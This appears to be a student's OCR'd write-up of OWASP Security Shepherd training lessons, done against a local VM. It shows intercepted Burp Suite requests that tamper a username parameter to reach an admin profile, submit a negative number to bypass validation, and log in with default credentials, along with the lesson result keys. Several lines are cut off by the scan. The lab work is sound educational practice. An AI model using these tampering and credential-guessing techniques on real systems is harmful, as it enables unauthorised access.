
# OWASP Security Shepherd


**IT13056926 – Chamod Premarathne**

## Setting up your instance of Security Shepherd with the VM



```
Ubuntu 14.04.3 LTS shepherdVm tty1

shepherdVm login: securityshepherd
Password:
Last login: Fri Oct 23 08:30:45 IST 2015 on tty1
Welcome to Ubuntu 14.04.3 LTS (GNU/Linux 3.19.0-25-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

  System information as of Sun Jan 31 10:03:41 GMT 2016

  System load:  2.37               Processes:           86
  Usage of /:   50.6% of 10.70GB   Users logged in:     0
  Memory usage: 13%                IP address for eth0: 10.0.2.15
  Swap usage:   0%                 IP address for eth1: 192.168.56.101

  Graph this data and manage this system at:
    https://landscape.canonical.com/

securityshepherd@shepherdVm:~$
securityshepherd@shepherdVm:~$
```

Go through the ip address 192.168.56.101 according to shown to me.Create the proxy shown below



Configure Proxies to Access the Internet

○ No proxy

○ Auto-detect proxy settings for this network

○ Use system proxy settings

● Manual proxy configuration:

HTTP Proxy: 127.0.0.1 Port: 8080

□ Use this proxy server for all protocols

SSL Proxy: Port: 0

FTP Proxy: Port: 0

SOCKS Host: Port: 0

○ SOCKS v4 ● SOCKS v5 □ Remote DNS

No Proxy for:


Example: .mozilla.org, .net.nz, 192.168.1.0/24

○ Automatic proxy configuration URL:

□ Do not prompt for authentication if password is saved

## Insecure Direct Object References

The result key to complete this lesson is stored in the administrators profile.





The result key to complete this lesson is stored in the administrators profile.

User: Guest

**Age:** 22
**Address:** 54 Kevin Street, Dublin
**Email:** guestAccount@securityShepherd.com
**Private Message:** No Private Message Set

Turn on the intercept in burpsuite






The severity of insecure direct object references varies depending on the data that is compromised. If the c
data is publicly available or not supposed to be restricted, it becomes a very low severity vulnerability. Con
ario where one company is able to retrieve their competitor's information. Suddenly, the business impact o
bility is critical. These vulnerabilities still need to be fixed and should never be found in professional grade a


The result key to complete this lesson is stored in the administrators profile.

Loading...


change the username guest as admin



```
POST /lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:44.0) Gecko/20100101 Firefox/44.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: https://192.168.56.101/lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100.jsp
Content-Length: 14
Cookie: JSESSIONID=99DE4CF899526EB3701E5F3DFBB34A2A; token=111930024251344987453042241655965799958;
JSESSIONID3="fpunTt9ASD+1MxgIwXcf6w=="
Connection: close

username=guest
```




```
POST /lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:44.0) Gecko/20100101 Firefox/44.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: https://192.168.56.101/lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100.
Content-Length: 14
Cookie: JSESSIONID=99DE4CF899526EB3701E5F3DFBB34A2A; token=111930024251344987453042241655965799958;
JSESSIONID3="fpunTt9ASD+1MxgIwXcf6w=="
Connection: close

username=admin
```



```
GET /js/clipboard-js/clippy.svg HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:44.0) Gecko/20100101 Firefox/44.0
Accept: image/png,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://192.168.56.101/lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100.jsp
Cookie: JSESSIONID=99DE4CF899526EB3701E5F3DFBB34A2A; token=111930024251344987453042241655965799958;
JSESSIONID3="fpunTt9ASD+1MxgIwXcf6w=="
Connection: close
```

get the key and submit




| | |
|---|---|
| **Age:** | 43 |
| **Address:** | 12 Bolton Street, Dublin |
| **Email:** | administratorAccount@securityShepherd.com |
| | Result Key:<br>U= |
| **Private Message:** | Copy to clipboard |

3JE+KMoomBpF/wieyi/F3LKeF8VJ+6jjX9p5hGVjvVTNyYmhSVLqvjtBvZmJdSGRnuF5chrOQdOXuDRQGU=

## Poor Data Validation

Poor Data Validation occurs when an application does not validate submitted data correctly or sufficiently. Poor Data Validation application issues are generally low severity, they are more likely to be coupled with other security risks to increase their impact. If all data submitted to an application is validated correctly, security risks are significantly more difficult to exploit



### What is Poor Data Validation?

Poor Data Validation occurs when an application does not validate submitted data correctly or sufficiently. Poor Data Validation application issues are generally low severity, they are more likely to be coupled with other security risks to increase their impact. If all data submitted to an application is validated correctly, security risks are significantly more difficult to exploit.

Attackers can take advantage of poor data validation to perform business logic attacks or cause server errors.


When data is submitted to a web application, it should ensure that the data is strongly typed, has correct syntax, is within length boundaries, contains only permitted characters and within range boundaries. The data validation process should ideally be performed on the client side and again on the server side.

To get the result key to this lesson, you must bypass the validation in the following function and submit a negative number.

Enter a Number: 23

### Valid Number Submitted

The Number 23 is a valid number.



### What is Poor Data Validation?

Poor Data Validation occurs when an application does n
alidation application issues are generally low severity, th
crease their impact. If all data submitted to an applicatio
icult to exploit.

Attackers can take advantage of poor data validation to

When data is submitted to a web application, it should e
thin length boundaries, contains only permitted characte
ould ideally be performed on the client side and again o

To get the result key to this lesson, you must bypass th
ber.


Enter a Number: 23

Loading...


Burp Suite Free Editi
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer E
Intercept HTTP history WebSockets history Options

Request to https://192.168.56.101:443

```
POST /lessons/4d8d50a458ca5f1f7e2506dd5557ae1f7da21282795d0ed86c55fefe4leb8
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:44.0) Gecko/20100101 Fir
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: https://192.168.56.101/lessons/4d8d50a458ca5f1f7e2506dd5557ae1f7da
Content-Length: 11
Cookie: JSESSIONID=99DE4CF899526EB3701E5F3DFBB34A2A; token=1119300242513449
JSESSIONID3="fpunTt9ASD+1MxgIwXcf6w=="
Connection: close

userdata=23
```



```
Referer: https://192.168.56.10
Content-Length: 11
Cookie: JSESSIONID=99DE4CF8995
JSESSIONID3="fpunTt9ASD+1MxgIw
Connection: close

userdata=-23
```



ber.
Submit Number
Copy to clipboard
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeate
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Raw Params Headers Hex

Enter a Number: 23


## Validation Bypassed

You defeated the lesson validation. Result Key:

Zc8KAC6h+WrW6Z1CON6iAhlYWM3NsGiQM8l9lZmxbOxAo1bzxp
AQAKOVF3sn8rzXwhLzAuOSG1/E4cD5/NWJSU0X2guhgmex/EILJ
WCwUUFg==

Request to https://192.168.56.101:443

```
GET /js/clipboard-js/clippy.svg HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW
Accept: image/png,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://192.168.56.101/lessons/4d8d
Cookie: JSESSIONID=99DE4CF899526EB3701E5F3DF
JSESSIONID3="fpunTt9ASD+1MxgIwXcf6w=="
Connection: close
If-Modified-Since: Thu, 22 Oct 2015 17:43:16
If-None-Match: W/"536-1445535796000"
```




## Solution Submission Success

Poor Data Validation completed! Congratulations.

## Security Misconfiguration

Security misconfiguration can happen in any part of an application, from the database server, third-party libraries to custom code settings. A security misconfiguration is any configuration which can be exploited by an attacker to perform any action they should not be able to. The impact of these issues vary from which configuration is being exploited.



protected files and directories to gain unauthorized ac


Developers and system administrators need to work t
omated scanners are useful for detecting missing pat
services. A process should be implemented for keepi
ner to each deployed environment.

To get the result key to this lesson, you must sign in
pdated.

User Name admin
Password ••••••••

Loading...

```
POST /lessons/fe04648f43cdf2d523ecf1675f1ade2cde04a7a2e9a7f1a8(
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:44.0) Gecko,
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: https://192.168.56.101/lessons/fe04648f43cdf2d523ecf16
Content-Length: 32
Cookie: JSESSIONID=99DE4CF899526EB3701E5F3DFBB34A2A; token=111
JSESSIONID3="fpunTt9ASD+1MxgIwXcf6w=="
Connection: close

userName=admin&userPass=12345678
```



